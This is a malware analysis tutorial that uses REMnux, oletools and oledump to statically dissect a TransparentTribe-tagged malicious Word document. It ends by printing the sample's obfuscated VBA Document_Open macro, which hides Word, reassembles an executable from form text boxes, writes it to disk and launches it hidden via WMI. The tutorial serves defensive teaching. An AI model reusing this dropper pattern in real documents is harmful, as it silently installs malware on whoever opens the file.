Malicious Document Analysis: Example 1

by Alexandre Borges (@ale_sp_brazil)

date: NOV/02/2021
revision: A

1. Introduction

While the first article of *MAS (Malware Analysis Series)* is not ready, I'm leaving here a very simple case of malicious document analysis for helping my Twitter followers and any professional interested in learning how to analyze this kind of artifact.

Before starting the analysis, I'm going to use the following environment and tools:

- **REMnux:** https://docs.remnux.org/install-distro/get-virtual-appliance
- **Didier Stevens Suite:** https://blog.didierstevens.com/didier-stevens-suite/
- **Malwoverview:** https://github.com/alexandreborges/malwoverview

Furthermore, it's always recommended to install **Oletools** (*from Decalage -- @decalage2*):

# python -m pip install -U oletools

All three tools above are usually installed on **REMnux** by default. However, if you are using Ubuntu or any other Linux distribution, so you can install them through links and command above.


Like any common binary, we can analyze any maldoc using static or dynamic analysis, but as my preferred approach is always the former one, so let's take it.

We'll be analyzing the following sample:
59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc

2. Downloading sample and gathering information

The first step is getting general information about this hash by using any well-known endpoint such as *Virus Total, Hybrid Analysis, Triage, Malware Bazaar* and so on. Therefore, let's use *Malwoverview* to do it on the command line and collect information from Malware Bazaar that, fortunately, also brings information from excellent *Triage*:

```
remnux@remnux:~/articles$ malwoverview.py -b 1 -B
59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc
```



```
remnux@remnux:~/articles$ malwoverview.py -b 1 -B 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e
53c6f2f94bc


                                       MALWARE BAZAAR REPORT

----------------------------------------------------------------------------------------------------

sha256_hash:   59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc
sha1_hash:     2a963ed8316fd46ed59031daf342f7851643f10f
md5_hash:      7c6ff96ddaf3bf3bf824ba6e625a9d21
first_seen:    2021-09-24 15:11:13
file_name:     #TransparentTribe #APT
file_size:     5493248 bytes
file_type:     docx
mime_type:     application/msword
country:       RU
tlsh:          T17046E6561BC83372EA46E2A3713255E603B39C2A545F44785BC32E9FC5CADFE4520AE3
comments:
               https://twitter.com/h2jazi/status/1441395891001303043?s=20

               https://www.virustotal.com/gui/file/59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e
53c6f2f94bc/detection
reporter:      KodaES
tags:          APT doc docx TransparentTribe
Any.Run:
               https://app.any.run/tasks/bdbb5b41-1243-4312-9c76-18a914916b71

Triage:        https://tria.ge/reports/210924-sk9r1ahcf5/
Triage sigs:
               .NET Reactor proctector
               Executes dropped EXE
               Drops file in Windows directory
               Office loads VBA resources, possible macro or embedded object present
               Checks processor information in registry
               Enumerates system info in registry
               Modifies Internet Explorer settings
               Modifies registry class
               Suspicious behavior: AddClipboardFormatListener
               Suspicious use of AdjustPrivilegeToken
               Suspicious use of SetWindowsHookEx
               Suspicious use of WriteProcessMemory
```

Figure 1

3. Analyzing the malicious document

Given the output above (*Figure 1*), we could try to make an assumption that the dropped executable comes from the own maldoc because Microsoft Office *"loads VBA resource, possible macro or embedded object present"*. Furthermore, the maldoc seems to elevate privilege (**AdjustPrivilege( )**), hook (intercept events) by installing a hook procedure into a hook chain (**SetWindowsHookEx( )**), maybe it makes code injection (**WriteProcessMemory( )**), so we it's reasonable to assume these *Triage* signatures are associate to the an embedded executable. Therefore it's time to download the malicious document from Triage (you can do it from https://tria.ge/dashboard website, if you wish):


# **malwoverview.py -b 5 -B 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc**

Uncompress it by executing the following command (password is "infected") and collect information using **olevba** tool:

remnux@remnux:~/articles$ **7z e 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.zip**

Using **olevba** and **oleid** (from *oletools*) to collect further information we have the following outputs:


remnux@remnux:~/articles$ **olevba -a 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx**



```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|AutoExec  |TextBox1_Change     |Runs when the file is opened and ActiveX     |
|          |                    |objects trigger events                       |
|Suspicious|Open                |May open a file                              |
|Suspicious|Write               |May write to a file (if combined with Open)  |
|Suspicious|MoveFile            |May move a file                              |
|Suspicious|ADODB.Stream        |May create a text file                       |
|Suspicious|SaveToFile          |May create a text file                       |
|Suspicious|create              |May execute file or a system command through |
|          |                    |WMI                                          |
|Suspicious|Application.Visible |May hide the application                     |
|Suspicious|ShowWindow          |May hide the application                     |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|GetObject           |May get an OLE object with a running instance|
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |winword.exe         |Executable file name                         |
|Hex String|si6                 |7369360D                                     |
+----------+--------------------+---------------------------------------------+
```

Figure 2

remnux@remnux:~/articles$ **oleid 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx**




```
--------------------+--------------------+----------+--------------------------
Author              |Chinto              |info      |Author declared in
                    |                    |          |properties
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

Figure 3

From both previous outputs (*Figure 2 and Figure 3*), important facts come up:

- Some code is executed when the MS Word is executed.
- A file seems to be written to the file system.
- The maldoc seems to open a file (probably the same written above).
- VBA macros are responsible for the entire activity.

The next step is to analyze the maldoc, which is a OLE document, we are going use **oledump.py** (*from Didier Steven's suite -- @DidierStevens*) to check the OLE's internals and try to understand what's happening:



```
remnux@remnux:~/articles$ oledump.py 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7180 '1Table'
  5:     38281 'Data'
  6:       628 'Macros/PROJECT'
  7:       101 'Macros/PROJECTwm'
  8:        97 'Macros/UserForm1/\x01CompObj'
  9:       292 'Macros/UserForm1/\x03VBFrame'
 10:       267 'Macros/UserForm1/f'
 11:   5358196 'Macros/UserForm1/o'
 12:        97 'Macros/UserForm2/\x01CompObj'
 13:       292 'Macros/UserForm2/\x03VBFrame'
 14:       387 'Macros/UserForm2/f'
 15:       636 'Macros/UserForm2/o'
 16: M    5711 'Macros/VBA/ThisDocument'
 17: M    1752 'Macros/VBA/UserForm1'
 18: M    2082 'Macros/VBA/UserForm2'
 19:      4292 'Macros/VBA/_VBA_PROJECT'
 20:      3146 'Macros/VBA/__SRP_0'
 21:       247 'Macros/VBA/__SRP_1'
 22:      1892 'Macros/VBA/__SRP_2'
 23:       163 'Macros/VBA/__SRP_3'
 24:       868 'Macros/VBA/__SRP_4'
 25:       140 'Macros/VBA/__SRP_5'
 26:      1366 'Macros/VBA/__SRP_6'
 27:       214 'Macros/VBA/__SRP_7'
 28:       845 'Macros/VBA/dir'
 29:      4096 'WordDocument'
```

Figure 4


According to the *Figure 4* above we have:

a. three macros in 16, 17 and 18.
b. a big "content" in 11, which could be one of "VBA resources" mentioned *Triage's* output.

Once again, we can decide to use dynamic analysis (a debugger) or static analysis to expose the real threat hidden inside this malicious document, but let's proceed with static analysis because it will bring more details while addressing the problem.

In the next step we need to check the macros' content by uncompressing their contents (*-v option*) using **oledump.py** (*Figure 5*):

remnux@remnux:~/articles$ **oledump.py -s 16 -v 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.docx | more**



```
remnux@remnux:~/articles$ oledump.py -s 16 -v 59ed41388826fed419cc3b18d28707491a4fa51309935c4fa016e53c6f2f94bc.
docx | more
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
Documents.Application.Visible = False

Dim askfjlskdjflkjsdrkljskd() As String
Dim alksdjweoijgskljsl_____() As Byte
askfjlskdjflkjsdrkljskd = Split(UserForm1.TextBox1.Text & UserForm1.TextBox2.Text & UserForm1.TextBox3.Text & U
s
erForm1.TextBox4.Text, "!")
Dim lskjfjiogjnvdfgljwlfjfsf As Double
lskjfjiogjnvdfgljwlfjfsf = 0
For Each tiogjvelrrkjf In askfjlskdjflkjsdrkljskd
        ReDim Preserve alksdjweoijgskljsl_____(lskjfjiogjnvdfgljwlfjfsf)
        alksdjweoijgskljsl_____(lskjfjiogjnvdfgljwlfjfsf) = CByte(tiogjvelrrkjf)
        lskjfjiogjnvdfgljwlfjfsf = lskjfjiogjnvdfgljwlfjfsf + 1
Next
SaveBinaryData UserForm2.TextBox1.Text, alksdjweoijgskljsl_____
Dim woituklkreltjlsjldkfjsldkjftoiu
Set woituklkreltjlsjldkfjsldkjftoiu = CreateObject(UserForm2.TextBox3.Text)
woituklkreltjlsjldkfjsldkjftoiu.MoveFile UserForm2.TextBox1.Text, UserForm2.TextBox2.Text
Const HIDDEN_WINDOW = 12
strComputer = "."
Set objWMIService = GetObject("wi" + "nm" + "gm" + "ts:{impe" + "rs" + "onati" + "onLeve" + "l=imp" + "erso" +
"

nate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get(UserForm2.TextBox5.Text)
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject(UserForm2.TextBox6.Text)
errReturn = objProcess.create(UserForm2.TextBox2.Text, Null, objConfig, intProcessID)
End Sub
Function SaveBinaryData(FileName, ByteArray)
  Const adTypeBinary = 1
  Const adSaveCreateOverWrite = 2
  Dim BinaryStream
  Set BinaryStream = CreateObject(UserForm2.TextBox7.Text)
  BinaryStream.Type = adTypeBinary
  BinaryStream.Open
  BinaryStream.Write ByteArray
  BinaryStream.SaveToFile FileName, adSaveCreateOverWrite
End Function
```

